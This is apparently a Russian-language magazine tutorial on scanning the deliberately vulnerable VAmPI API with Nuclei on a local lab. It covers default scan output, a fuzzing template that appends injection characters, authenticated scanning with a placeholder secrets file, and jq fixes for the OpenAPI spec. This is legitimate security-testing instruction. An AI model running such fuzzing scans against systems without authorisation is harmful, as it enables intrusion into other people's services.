
```
git clone https://github.com/erev0s/VAmPI
cd VAmPI
docker compose up
```

Также необходимо инициализировать базу данных, отправив GET-запрос:

```
curl http://127.0.0.1:5002/createdb
{ "message": "Database populated." }
```

Для начала запустим Nuclei с настройками по умолчанию (достаточно передать цель для сканирования):

```
nuclei -u http://127.0.0.1:5002
```



```
❯ nuclei -u http://127.0.0.1:5002

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.0

		projectdiscovery.io

[INF] Current nuclei version: v3.3.0 (latest)
[INF] Current nuclei-templates version: v9.9.2 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 67
[INF] Templates loaded for current scan: 8332
[INF] Executing 8132 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 200 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1564 (Reduced 1470 Requests)
[INF] Using Interactsh Server: oast.live
[rsync-list-modules] [javascript] [low] 127.0.0.1:5002 ["<!DOCTYPE  HTML>  <html  lang="en">  <head>  <
y>  <h1>Error  response</h1>  <p>Error  code:  400</p>  <p>Message:  Bad  HTTP/0.9  request  type  ('')
  unsupported  method.</p>  </body>  </html>"]
[apache-rocketmq-broker-unauth] [tcp] [high] 127.0.0.1:5002
[erlang-daemon] [tcp] [low] 127.0.0.1:5002
[openapi] [http] [info] http://127.0.0.1:5002/openapi.json
[options-method] [http] [info] http://127.0.0.1:5002 ["GET, HEAD, OPTIONS"]
[werkzeug-debugger-detect] [http] [info] http://127.0.0.1:5002/console
[http-missing-security-headers:permissions-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:x-content-type-options] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:referrer-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:clear-site-data] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:strict-transport-security] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:content-security-policy] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:x-frame-options] [http] [info] http://127.0.0.1:5002
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://127.0.0.1:5002
[tech-detect:python] [http] [info] http://127.0.0.1:5002
```

При таком запуске Nuclei использует встроенные шаблоны. В результате видим ложноположительные результаты и информационные замечания, которые могут быть полезны только на этапе сбора информации при пентесте.

Наша цель — найти **реальные проблемы**, поэтому мы напишем кастомные шаблоны для сканирования известного REST API на уязвимости, наличие которых мы можем предполагать из понимания реализации. В этом нам помогут возможности, которые появились в Nuclei версии 3.2.

ФАЗЗИНГ С NUCLEI

Если у приложения много эндпоинтов HTTP, каждый из которых может обрабатывать множество параметров, проверка становится утомительной.

Автоматизировать анализ защищенности крупных API помогает фаззинг — техника, которая последовательно применяет набор проверок ко всем возможным вариациям запросов к приложению.

Мы можем передать реальные запросы из дампа трафика других инструментов, логов или спецификации OpenAPI в Nuclei. Остановимся на OpenAPI, так как ее поддержка есть у многих современных веб-приложений и в отличие от сбора трафика такой метод не требует активных действий.

Передать OpenAPI в Nuclei можно следующим образом:

```
nuclei -l openapi.json -im openapi -t templates
```

Пример шаблона для фаззинга:

```
http:
    # Filter checks if the template should be executed on a given
request
  - pre-condition:
      - type: dsl
        dsl:
          - method == POST
          - len(body) > 0
        condition: and
    # Payloads that will be used in fuzzing
    payloads:
      injection: # Variable name for payload
        - "'"
        - "\""
        - ";"
    # Fuzzing rules
    fuzzing:
      - part: body  # This rule will be applied to the Body
        type: postfix # Postfix type of rule (i. e., payload will be
added at the end of exiting value)
        mode: single  # Single mode (i. e., existing values will be
replaced one at a time)
        fuzz:         # Format of payload to be injected
          - '{{injection}}' # Here, we are directly using the value
of the injection variable
```

В шаблоне выше секция `pre-condition` фильтрует и запускает проверку только POST-запросов с непустым телом.

```
  - pre-condition:
      - type: dsl
        dsl:
          - method == POST
          - len(body) > 0
        condition: and
```

Вот какие части HTTP-запроса может фаззить Nuclei:

- `part: query` — параметры запроса;
- `part: path` — путь;
- `part: header` — заголовок;
- `part: cookie` — cookie;
- `part: body` — тело запроса.

Это далеко не все настройки фаззинга Nuclei, но для наших целей достаточно.

СКАНИРОВАНИЕ С АУТЕНТИФИКАЦИЕЙ

Если запросы сканера не проходят дальше авторизации приложения, то от него может быть мало пользы, так как многие уязвимости скрываются гораздо глубже — в слоях с бизнес-логикой и в репозитории.

Для сканирования с аутентификацией необходимо создать специальный файл и передать его Nuclei при сканировании:

```
nuclei -u http://127.0.0.1:5002 -secret-file secrets.yaml
```

Поддерживаются следующие виды аутентификации:

- Basic Auth;
- API Key;
- Bearer Token;
- Custom Header;
- Cookie.


Пример файла аутентификации:

```
# static secrets
static:
  # 1. Basic Auth based auth
  - type: basicauth
    domains:
      - scanme.sh
    username: test
    password: test

  # 2. API Key (via query parameters) based auth
  - type: query
    domains:
      - example.com
    params:
      - key: token
        value: 1a2b3c4d5e6f7g8h9i0j

  # 3. Bearer Token based auth
  - type: bearertoken
    domains-regex:
      - .*scanme.sh
      - .*pdtm.sh
    token: test

  # 4. Custom Header based auth
  - type: header
    domains:
      - api.projectdiscovery.io
      - cve.projectdiscovery.io
      - chaos.projectdiscovery.io
    headers:
      - key: x-pdcp-key
        value: <api-key-here>

  # 5. Cookie based auth
  - type: cookie
    domains:
      - scanme.sh
    cookies:
      - key: PHPSESSID
        value: 1a2b3c4d5e6f7g8h9i0j
        # raw: "PHPSESSID=1a2b3c4d5e6f7g8h9i0j" (an alternative way
to specify cookie value)
```

ПОДГОТАВЛИВАЕМ OPENAPI

OpenAPI — это не самая строгая спецификация, а ее обработка в Nuclei не идеальна (по крайней мере текущая реализация), поэтому иногда необходимо редактирование.

На нашем стенде с VAmPI по пути `/ui/` располагается Swagger UI.




Скачаем OpenAPI:

```
wget http://127.0.0.1:5002/openapi.json
```

Если попробовать запустить Nuclei со скачанной спецификацией, будет ошибка.

```
[WRN] Could not generate requests from op: could not dump request:
unsupported protocol scheme ""
```

Ошибка требует, чтобы в OpenAPI был явно задан URL тестируемого приложения. Давай это исправим.



```
              ],
              "summary": "Update users password",
              "tags": [
                "users"
              ]
            }
          }
        },
        "servers": [
          {
            "url": "http://127.0.0.1:5002"
          }
        ]
      }
```

Если снова попытаться запустить сканирование, получим еще одну ошибку.

```
[WRN] Could not generate requests from op: [openapi:RUNTIME] security
scheme (bearer) name is empty
```

На этот раз Nuclei не нравится пустой массив `bearerAuth` в секции `security`, хотя именно так задан пример bearer-аутентификации на сайте самой OpenAPI.


Нас это не остановит: мы просто везде уберем секцию `security`. Вручную это делать не советую, есть замечательная утилита `jq`, с помощью которой мы справимся с этим одной командой:

```
jq 'del(.. | .security?)' openapi.json > openapi_done.json
```

Также, если нам хочется работать с фаззингом параметров в path, с текущей реализацией Nuclei у нас это сделать нормально не получится, потому что он работает с `path` как с полной строкой, а не как с отдельными параметрами.

> **INFO**
>
> В процессе исследования я отправил репорт разработчикам Nuclei и предложил доработать этот момент. Репорт приняли, и он даже нашел одобрение со стороны CTO разработчика.

А пока что к моменту, когда запросы поступают на фаззинг, в `path` вместо параметров в фигурных скобках уже подставлены значения из OpenAPI `example` для этого параметра. Чтобы обойти эту проблему, мы используем небольшой хак: поменяем значения в `example` на `name`, чтобы в URL при фаззинге были имена параметров.



```
    },
    "/books/v1/{book_title}": { #при фаззинге будет /books/v1/book_title
      "get": {
        "description": "Retrieves book by title along with secret. Only the owner may
        "operationId": "api_views.books.get_by_title",
        "parameters": [
          {
            "description": "retrieve book data",
            "in": "path",
            "name": "book_title",
            "required": true,
            "schema": {
              "example": "bookTitle77", #заменить на book_title
              "type": "string"
            }
          }
        ],
```

Естественно, руками мы это делать тоже не будем. Снова воспользуемся `jq`:

```
jq 'walk(if type == "object" and has("in") and .in == "path" then .
schema.example = .name else . end)' openapi.json > openapi_done.json
```

